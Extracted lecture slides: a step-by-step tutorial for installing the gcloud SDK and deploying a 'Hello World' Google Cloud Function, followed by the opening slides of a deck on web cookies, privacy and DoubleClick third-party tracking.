Not Installed	Cloud Bigtable Command Line Tool	cbt	4.0 MiB
Not Installed	Cloud Bigtable Emulator	bigtable	3.5 MiB
Not Installed	Cloud Datalab Command Line Tool	databl	< 1 MiB
Not Installed	Cloud Datastore Emulator	cloud-datastore-emulator	17.7 MiB
Not Installed	Cloud Datastore Emulator (Legacy)	gcd-emulator	38.1 MiB
Not Installed	Cloud Pub/Sub Emulator	pubsub-emulator	33.2 MiB
Not Installed	Emulator Reverse Proxy	emulator-reverse-proxy	14.5 MiB
Not Installed	Google Container Local Builder	container-builder-local	3.7 MiB
Not Installed	Google Container Registry's Docker credential helper	docker-credential-gcr	2.2 MiB
Not Installed	gcloud Alpha Commands	alpha	< 1 MiB
Not Installed	gcloud Beta Commands	beta	< 1 MiB
Not Installed	gcloud app Java Extensions	app-engine-java	116.0 MiB
Not Installed	gcloud app PHP Extensions	app-engine-php	21.9 MiB
Not Installed	gcloud app Python Extensions	app-engine-python	6.2 MiB
Not Installed	kubectl	kubectl	12.2 MiB
Installed	BigQuery Command Line Tool	bq	< 1 MiB
Installed	Cloud SDK Core Libraries	core	7.4 MiB
Installed	Cloud Storage Command Line Tool	gsutil	3.3 MiB

To install or remove components at your current SDK version [178.0.0], run:
\$ gcloud components install COMPONENT_ID
\$ gcloud components remove COMPONENT_ID

To update your SDK installation to the latest version [178.0.0], run:
\$ gcloud components update

=> Source [/Users/marcopapa/Desktop/google-cloud-sdk-3/completion.bash.inc] in your profile to enable shell command completion for gcloud.
=> Source [/Users/marcopapa/Desktop/google-cloud-sdk-3/path.bash.inc] in your profile to add the Google Cloud SDK command line tools to your \$PATH.

For more information on how to get started, please visit:
<https://cloud.google.com/sdk/docs/quickstarts>

Marco-Papas-Mac-mini:Desktop marcopapa\$

22. Run the **install script** to add SDK tools to your path, enable command completion in your bash shell, and/or and enable usage reporting.
`./google-cloud-sdk-3/install.sh`

Note: you may have to rename the SDK folder `google-cloud-sdk-3` from “`google-cloud-sdk 3`”.

18. Open a new terminal so that the changes take effect.

Google Cloud Functions (cont'd)

```
Marco-Papas-Mac-mini:Desktop marcopapa$ ./google-cloud-sdk-3/bin/gcloud init
Welcome! This command will take you through the configuration of gcloud.

Settings from your current configuration [default] are:
compute:
  region: us-central1
  zone: us-central1-a
core:
  account: papa.marco@gmail.com
  disable_usage_reporting: 'True'
  project: quickstart-php-183415

Pick configuration to use:
[1] Re-initialize this configuration [default] with new settings
[2] Create a new configuration
Please enter your numeric choice: 2

Enter configuration name. Names start with a lower case letter and
contain only lower case letters a-z, digits 0-9, and hyphens '-': ^C
Command killed by keyboard interrupt

Marco-Papas-Mac-mini:Desktop marcopapa$ ./google-cloud-sdk-3/bin/gcloud init
Welcome! This command will take you through the configuration of gcloud.

Settings from your current configuration [default] are:
compute:
  region: us-central1
  zone: us-central1-a
core:
  account: papa.marco@gmail.com
  disable_usage_reporting: 'True'
  project: quickstart-php-183415

Pick configuration to use:
[1] Re-initialize this configuration [default] with new settings
[2] Create a new configuration
Please enter your numeric choice: 1

Your current configuration has been set to: [default]

You can skip diagnostics next time by using the following flag:
  gcloud init --skip-diagnostics

Network diagnostic detects and fixes local network connection issues.
Checking network connection...done.

Reachability Check passed.
Network diagnostic (1/1 checks) passed.

Choose the account you would like to use to perform operations for
this configuration:
[1] papa.marco@gmail.com
[2] Log in with a new account
Please enter your numeric choice: 1

You are logged in as: [papa.marco@gmail.com].

Pick cloud project to use:
[1] facultyinstitute-174928
[2] hello-world-mcpapa
[3] helloworld-183319
[4] myfunctionsproject-183319
[5] myfunctionsproject
[6] quickstart-php-183415
[7] quixotic-dynamo-165616
[8] Create a new project
Please enter numeric choice or text value (must exactly match list
item): 5

Your current project has been set to: [myfunctionsproject].
```

23. Run `gcloud init` to initialize the SDK:

```
./google-cloud-sdk/bin/gcloud init
```

24. You will be asked to select the project.

25. You maybe asked to “enable” API
[compute.googleapis.com] and “configure”
Google Compute Engine. Answer Y to both.

```
Your project default Compute Engine zone has been set to [us-central1-c].
You can change it by running [gcloud config set compute/zone NAME].
Your project default Compute Engine region has been set to [us-central1].
You can change it by running [gcloud config set compute/region NAME].
Your Google Cloud SDK is configured and ready to use!

* Commands that require authentication will use papa.marco@gmail.com by default
* Commands will reference project 'myfunctionsproject' by default
* Compute Engine commands will use region 'us-central1' by default
* Compute Engine commands will use zone 'us-central1-c' by default

Run `gcloud help config` to learn how to change individual settings

This gcloud configuration is called [default]. You can create additional configurations if you w
ork with multiple accounts and/or projects.
Run `gcloud topic configurations` to learn more.


Some things to try next:

* Run `gcloud --help` to see the Cloud Platform services you can interact with. And run `gcloud
help COMMAND` to get help on any gcloud command.
* Run `gcloud topic -h` to learn about advanced features of the SDK like arg files and output fo
rmatting
Marco-Papas-Mac-mini:Desktop marcopapa$
```

Google Cloud Functions (cont'd)

30. Verify all gcloud installed components:

```
./google-cloud-sdk-3/bin/gcloud components list
```



The screenshot shows a terminal window titled "Marco-Papas-Mac-mini:Desktop marcopapas". The command `./google-cloud-sdk-3/bin/gcloud components list` is highlighted with a red box. The output displays the current Cloud SDK version (178.0.0) and the latest available version (178.0.0). A table lists the components, their status, names, IDs, and sizes.


Components			
Status	Name	ID	Size
Not Installed	App Engine Go Extensions	app-engine-go	97.7 MiB
Not Installed	Cloud Bigtable Command Line Tool	cbt	4.0 MiB
Not Installed	Cloud Bigtable Emulator	bigtable	3.5 MiB
Not Installed	Cloud Databab Command Line Tool	dataab	< 1 MiB
Not Installed	Cloud Datastore Emulator	cloud-datastore-emulator	17.7 MiB
Not Installed	Cloud Datastore Emulator (Legacy)	gcd-emulator	38.1 MiB
Not Installed	Cloud Pub/Sub Emulator	pubsub-emulator	33.2 MiB
Not Installed	Emulator Reverse Proxy	emulator-reverse-proxy	14.5 MiB
Not Installed	Google Container Local Builder	container-builder-local	3.7 MiB
Not Installed	Google Container Registry's Docker credential helper	docker-credential-gcr	2.2 MiB
Not Installed	gcloud Alpha Commands	alpha	< 1 MiB
Not Installed	gcloud Beta Commands	beta	< 1 MiB
Not Installed	gcloud app Java Extensions	app-engine-java	116.0 MiB
Not Installed	gcloud app PHP Extensions	app-engine-php	21.9 MiB
Not Installed	gcloud app Python Extensions	app-engine-python	6.2 MiB
Not Installed	kubectl	kubectl	12.2 MiB
Installed	BigQuery Command Line Tool	bq	< 1 MiB
Installed	Cloud SDK Core Libraries	core	7.4 MiB
Installed	Cloud Storage Command Line Tool	gsutil	3.3 MiB

To install or remove components at your current SDK version [178.0.0], run:
\$ gcloud components install COMPONENT_ID
\$ gcloud components remove COMPONENT_ID

To update your SDK installation to the latest version [178.0.0], run:
\$ gcloud components update

Marco-Papas-Mac-mini:Desktop marcopapas\$

Google Cloud Functions (cont'd)



```
Marco-Papas-Mac-mini:~ marcopapa$ gsutil mb gs://functions_staging_bucket
Creating gs://functions_staging_bucket/...
Marco-Papas-Mac-mini:~ marcopapa$ mkdir ~/gcf_http
Marco-Papas-Mac-mini:~ marcopapa$ cd ~/gcf_http
Marco-Papas-Mac-mini:gcf_http marcopapa$ cat index.js
/**
 * HTTP Cloud Function.
 *
 * @param {Object} req Cloud Function request context.
 * @param {Object} res Cloud Function response context.
 */
exports.helloGET = function helloGET (req, res) {
  res.send('Hello World!');
};
Marco-Papas-Mac-mini:gcf_http marcopapa$
```

31. Now prepare the application. Create a Cloud Storage bucket to stage your Cloud Functions files, where [YOUR_STAGING_BUCKET_NAME] is a globally-unique bucket name:

```
gsutil mb gs://[YOUR_STAGING_BUCKET_NAME]
```

As in:

```
gsutil mb gs://functions_staging_bucket
```

32. Create a directory on your local system for the application code:

Linux or Mac OS X:

```
mkdir ~/gcf_http
cd ~/gcf_http
```

Windows:

```
mkdir %HOMEPATH%\gcf_http
cd %HOMEPATH%\gcf_http
```

Google Cloud Functions (cont'd)

The screenshot shows a code editor window titled "index.js". The file path is indicated as "~/gcf_http/index.js". The status bar at the bottom shows "L: 10 C: 1" and "Saved: 3/30/17, 11:15:52 AM". The code itself is a simple HTTP Cloud Function:

```
1 /**
2  * HTTP Cloud Function.
3  *
4  * @param {Object} req Cloud Function request context.
5  * @param {Object} res Cloud Function response context.
6  */
7 exports.helloGET = function helloGET (req, res) {
8     res.send('Hello World!');
9 };
10
```

33. Create an index.js file in the gcf_http directory with the following contents:

```
/**
 * HTTP Cloud Function.
 *
 * @param {Object} req Cloud
Function request context.
 * @param {Object} res Cloud
Function response context.
 */
exports.helloGET = function
helloGET (req, res) {
    res.send('Hello World!');
}
```

34. The **helloGET** function is exported by the module and is executed when you make an HTTP request to the function's endpoint.

Google Cloud Functions (cont'd)

- 35. Deploying the Function.** To deploy the helloGET function with an HTTP trigger, run the following command in the gcf_http directory:

```
gcloud beta functions deploy helloGET --stage-bucket [YOUR_STAGING_BUCKET_NAME]  
--trigger-http
```

where [YOUR_STAGING_BUCKET_NAME] is the name of your staging Cloud Storage Bucket, as in:

```
gcloud beta functions deploy helloGET --stage-bucket functions_staging_bucket --  
trigger-http  
(you may be asked to install the 'gcloud Beta commands' component. Answer Y.)
```

```
Marco-Papas-Mac-mini:gcf_http marcopapa$ gcloud beta functions deploy helloGET --stage-bucket functions_staging_bucket --trigger-http  
Copying file:///var/folders/zg/9vvzd3p14j71bc1wmn2_bwcr0000gn/T/tmpge0FnE/fun.zip [Content-Type=application/zip]...  
/ [1 files][ 258.0 B/ 258.0 B]  
Operation completed over 1 objects/258.0 B.  
Waiting for operation to finish...done.  
Deploying function (may take a while - up to 2 minutes)...done.  
availableMemoryMb: 256  
entryPoint: helloGET  
httpsTrigger:  
  url: https://us-central1-myfunctionproject-163116.cloudfunctions.net/helloGET  
latestOperation: operations/bXlmdW5jdGlvbnByb2plY3QtMTYzMTE2L3VzLWNlbmRyYWwxL2hlbGxvR0VUL3puNDVZQkI0Y2hr  
name: projects/myfunctionproject-163116/locations/us-central1/functions/helloGET  
sourceArchiveUrl: gs://functions_staging_bucket/us-central1-helloGET-pdqtwzznacin.zip  
status: READY  
timeout: 60s  
updateTime: '2017-03-30T18:26:13Z'  
Marco-Papas-Mac-mini:gcf_http marcopapa$
```

Google Cloud Functions (cont'd)

The screenshot shows the 'Function details' page for 'function-1'. The 'Trigger' tab is selected. Under the 'HTTP' section, the 'Trigger URL' is listed as <https://us-west2-quixotic-dynamo-165616.cloudfunctions.net/function-1>.


36. **Triggering the function.** Notice of the value of the **Trigger URL** in **TRIGGER** tab.

`https://us-west2-quixotic-dynamo-165616.cloudfunctions.net/function-1`

37. Make an **HTTP request** to your function, using curl or visit the function's endpoint in your browser to see the "Hello World!" message.

The screenshot shows a browser window with the URL `https://us-west2-quixotic-dynamo-165616.cloudfunctions.net/function-1`. The page displays the text "Hello World!"

Google Cloud Functions (cont'd)



38. **Monitor the function.** From the Google Cloud Platform menu, select **Cloud Functions** and the **METRICS** tab..

Google Cloud Functions (cont'd)

This screenshot shows the 'Function details' page for a function named 'function-1'. The top navigation bar includes 'EDIT', 'DELETE', and 'COPY' buttons. Below the navigation, tabs are labeled: METRICS, DETAILS, SOURCE, VARIABLES, TRIGGER (which is highlighted with a red box), PERMISSIONS, LOGS, and TESTING. Under the 'HTTP' section, there is a 'Trigger URL' field containing the value 'https://us-west2-quixotic-dynamo-165611.cloudfunctions.net/function-1'.

This screenshot shows the 'Function details' page for the same function 'function-1'. The 'SOURCE' tab is highlighted with a red box. It displays the code for 'index.js' and 'package.json'. The 'index.js' code is as follows:


```
1 /**
2 * Responds to any HTTP request.
3 *
4 * @param {Object} req HTTP request context.
5 * @param {Object} res HTTP response context.
6 */
7 exports.helloWorld = (req, res) => {
8   let message = req.query.message || req.body.message || 'Hello World!';
9   res.status(200).send(message);
10};
```

This screenshot shows the 'Function details' page for 'function-1' with the 'TESTING' tab highlighted with a red box. A 'Triggering event' dropdown menu is open, showing an empty selection. Below it is a 'TEST THE FUNCTION' button. The 'Output' section shows the message '\$ Hello World!' and is marked as 'Complete'. The 'Logs' section is currently 'Fetching...'.

39. Click on **helloGet**.
40. Click on the **Trigger**, **Source** and **Testing** tabs.

Google Cloud Functions (cont'd)

41. Quickstart: “Using the Console” available at: <https://cloud.google.com/functions/docs/quickstart-console>



Cookies & Privacy

This content is protected and may not be shared, uploaded, or distributed.

Overview

- What is a Cookie? Basic Facts
- Working with Cookies: Code & Demo
- Cookie based Marketing
- Cookies, Privacy & Legislation
- Conclusion

“Google has been bypassing the privacy settings of millions of people using Apple’s Safari web browser on their iPhones and computers - Tracking the web-browsing habits of people who intended for that kind of monitoring to be blocked.” Wall Street Journal, Feb. 17, 2012

“Google to pay \$22.5 million fine for Safari privacy evasion”, CNN Money, July 11, 2012 [largest penalty ever levied on a single company by the FTC]

Copyright 2002 by Randy Glasbergen. www.glasbergen.com



**“Someone got my Social Security number off the internet
and stole my identity. Thank God — I hated being me!”**

Copyright 2012-2022 Ellis Horowitz

What is a Cookie?

- Short pieces of text generated during web activity and stored in the user's machine by the user's web browser for future reference
- Cookies are created by website authors who write software for reading and writing cookies
- Cookies were initially used so websites would remember that a user had visited before, allowing customization of sites without need for repeating preferences
- The official 1997 specification for cookies, from Bell Labs, Lucent & Netscape, can be found at:
<https://tools.ietf.org/html/rfc2109>

Elements of a Cookie

- A cookie is associated with a website's domain and contains **name**, **value**, **path**, and **expiration date**
- For example, here is one that was placed on my machine from research.google.com
 - Name: _utma
 - Content: 180832036.353394603.1325873813.1325873813.1329750652.2
 - Domain: .research.google.com
 - Path: /
 - Created: Monday, February 20, 2012 7:12:45 AM
 - Expires: Wednesday, February 19, 2014 7:12:45 AM
- Such cookies are sometimes referred to as HTTP cookies because they are placed there using the HTTP protocol as the delivery mechanism

Cookie Scope: What They Can Do

- **Store** and manipulate any **information** you explicitly provide to a site
- **Track** your interaction with the **site** such as pages visited, time of visits, number of visits
- Use any information available to the web server including: your IP address, Operating System, Browser Type

Cookie Scope: What They Cannot Do


- Have automatic access to **Personal Identifiable Information (PII)** like name, address, email
- Read or write data to disk
- Read or write information in cookies placed by other sites
- Run programs on your computer
- As a result, they
 - Cannot carry viruses
 - Cannot install malware on the host computer

Finding Cookies in Your Chrome Browser

Browsers store their cookies in their own format and files.

In **Chrome**

Customize > Settings > Privacy and security > Cookies and other site data -> See all cookies and site data > Search cookies




Search cookies

Finding Cookies in Your Firefox Browser

In **Firefox**

Open Application Menu > Settings > Privacy & Security >
Browser Privacy > Cookies and Site Data > Manage Data... >
Search websites

Here are the
Firefox settings
for handling
cookies




Manage Data...

Finding Cookies in Your Safari Browser

In **Safari**

Safari menu > Preferences... > Privacy > Manage Website Data... > Search



Other Google Property Cookies

A screenshot of the Chrome settings page under 'Content' > 'Cookies'. The search bar at the top has 'doubleclick' typed into it. Below the search bar, there are three main sections: 'Clear on exit' (ADD), 'Allow' (ADD), and 'All cookies and site data' (ADD). Under 'All cookies and site data', a list of cookies from various Doubleclick domains is shown, including 2651344.fis.doubleclick.net, ad.doubleclick.net, doubleclick.net, googleads.g.doubleclick.net, pubads.g.doubleclick.net, securepubads.g.doubleclick.net, and survey.g.doubleclick.net. Each item shows the domain, storage type (Local storage or Database storage), and the number of cookies.

Doubleclick Cookies

DoubleClick and YouTube are two companies owned and operated by Google; Doubleclick cookies are referred to as ***3rd party cookies*** because the user never actually visits the Doubleclick site

